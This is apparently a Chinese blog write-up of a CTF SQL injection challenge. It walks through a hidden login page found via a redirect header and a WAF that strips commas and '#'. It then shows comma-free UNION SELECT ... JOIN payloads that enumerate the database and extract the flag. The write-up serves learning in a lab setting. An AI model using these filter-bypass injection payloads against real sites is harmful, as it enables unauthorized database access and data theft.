[百度杯] 九月场第二周 Sqli writeup

原创

Flyour 于 2018-04-01 15:25:20 发布 1540 收藏

分类专栏： ctf 文章标签： ctf sql

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。
本文链接：https://blog.csdn.net/m0_37921080/article/details/79777795
版权

ctf 专栏收录该内容
8 篇文章 0 订阅
订阅专栏

这道sql注入题折磨了我相当久，痛哭流涕啊！

拿到题，访问url：
http://90fefcf9ed494886b66499d44a5b4f7466e12887e8b44c96.game.ichunqiu.com/b68a89d1c4a097a9d8631b3ac45e8979.php
老套路，先看源码，提示 login.php?id=1 ,心里想着都是套路，然后访问url:
http://90fefcf9ed494886b66499d44a5b4f7466e12887e8b44c96.game.ichunqiu.com/login.php?id=1
页面显示：welcome admin! 哈哈哈，这么简单，开始注入吧！然后，就没有然后了，根本注入不出来，什么情况？
走投无路，看看前辈门的writeup吧。前辈说：访问页面时会经过一次302的重定向，然后在重定向的response的headers 里得到示：l0gin.php?id=1 注意这里的0是数字0。我用burpsuite抓包发现哪里有重定向啊？到底是哪里出了问题？为什么我找不到重定向的页面呢?经过几次测试发现是在访问http://90fefcf9ed494886b66499d44a5b4f7466e12887e8b44c96.game.ichunqiu.com/时发生了重定向，而且重定向到了
/b68a89d1c4a097a9d863lb3ac45e8979.php 和题目里面给定的url只有一字只差
b68a89d1c4a097a9d8631b3ac45e8979.php 一个是l一个是1，真是考研我的眼力啊! 然后果然在headers里发现了一个page字段，内容是l0gin.php?id=1 。总结一下上面的套路，重定向一般发生在访问域名而且不加参数或者文件夹名，文件名这样的情况下，比如直接访问http://90fefcf9ed494886b66499d44a5b4f7466e12887e8b44c96.game.ichunqiu.com/就会重定向到一个默认的页面文件。因该记住这个套路。
好了，跳过了第一个坑，得到的页面是这样的：

https://blog.csdn.net/m0_37921080

老实说，找这个注入点还是费了我很大的功夫，现在找出来了，回过头来看，发现又是那么简单，真是鬼迷了心窍啊！
做题过程中给我带来困难的就是哪个id列，有时候它会显示url中的id参数的全部，有时候有只会显示一部分，给我带来了很大的迷惑，现在想来它的显示规则是这样的：
当sql查询有结果时，就从结果里面提取出id,和username字段来进行显示；如果查询失败或者查询没有结果，那就从url参数里面提取进行过过滤处理的id参数 。
在知道这个条件的情况下，我们就可以判断注入语句到底有没有执行，而不受显示的id内容的干扰了。

1. 判断过滤掉的字符：

不用想，肯定是有waf的，那么知道过滤掉了哪些字符就很重要了。经过检测发现会截断 逗号, 井号#后面的值，当然也包括这两个符号。遇到这种情况我们肯定要想，能不能绕过过滤，比如用转换编码的方法 。要想验证绕过是否成功，那就需要注入点啊（起始寻找绕过waf方法，和寻找注入点有时候是交叉进行的）。由于没有对单引号进行过滤，我们先试一下
id =1 and 1 ; **id=1 and 0**这两种。

https://blog.csdn.net/m0_37921080

很不幸的是好像进行了一中特殊的过滤，使 id=1fdadsd 这样的参数直接识别为 id =1 而把后面的东西去掉。我也不晓得为啥要这样做。换一个字符型注入吧 ： id =1’ and ‘1

https://blog.csdn.net/m0_37921080

查询成功，但是还不能确定注入代码是否执行，再用 : id=1’ and ‘0


https://blog.csdn.net/m0_37921080

查询无结果，说明我们的注入语句执行成功了。但是要想获得数据库内容，就要看看能不能绕过逗号的过滤。我们先试一下url编码的方式绕过#号过滤: (#的url编码是%23）

https://blog.csdn.net/m0_37921080

https://blog.csdn.net/m0_37921080

看来绕过了对#号的过滤，再看能不能绕过逗号：




id	username
1' union select 1	

https://blog.csdn.net/m0_37921080

结果是不幸的，不能用url编码绕过逗号的过滤，果然这道题的过滤是非常恼人的。然后怎么办？看前辈的writeup找到一中不使用逗号注入数据库的方法：

id	username
1	flag

https://blog.csdn.net/m0_37921080



id	username
sqli	5.5.50-0ubuntu0.14.04.1


https://blog.csdn.net/m0_37921080

是不是觉得很奇怪，为啥显示的不一样。我觉得这也是一个关键点。对于表格类型的显位，比如题目中这样的，只会显示出查询结果中的一条记录，如果我们用 id =1 ’ union select …..这样的方式，那显示的就是id=1的查询结果，所以我们可以用 id=11’ union … 或者直接id= ’ union select …..

可以看到当前的数据库是sqli 。

让我们看一下有哪些数据库

```
id= ' union select * from (select group_concat(distinct(table_schema)) from information_schema.tables ) a join (select version() ) b %23
```




id	username
information_schema,sqli	5.5.50-0ubuntu0.14.04.1

https://blog.csdn.net/m0_37921080

再看一下sqli里面有哪些表：

```
id=' union select * from (select group_concat(table_name ) from information_schema.tables where table_schema = 'sqli' ) a join (select version() ) b %23
```




id	username
users	5.5.50-0ubuntu0.14.04.1

https://blog.csdn.net/m0_37921080

再看一下有哪些字段：

```
id = ' union select * from (select group_concat(column_name ) from information_schema.columns where table_name = 'users' ) a join (select version() ) b %23
```




id	username
id,username,flag_9c861b688330	5.5.50-0ubuntu0.14.04.1

https://blog.csdn.net/m0_37921080

看一下flag_9c861b688330这个字段里的内容：

```
id=' union select * from (select group_concat(flag_9c861b688330 ) from users ) a join (select version() ) b %23
```



id	username
flag{e8ce2f2b-7e51-44c4-a3d3-3238864b48c3},test	5.5.50-0ubuntu0.14.04.1

https://blog.csdn.net/m0_37921080

找到了!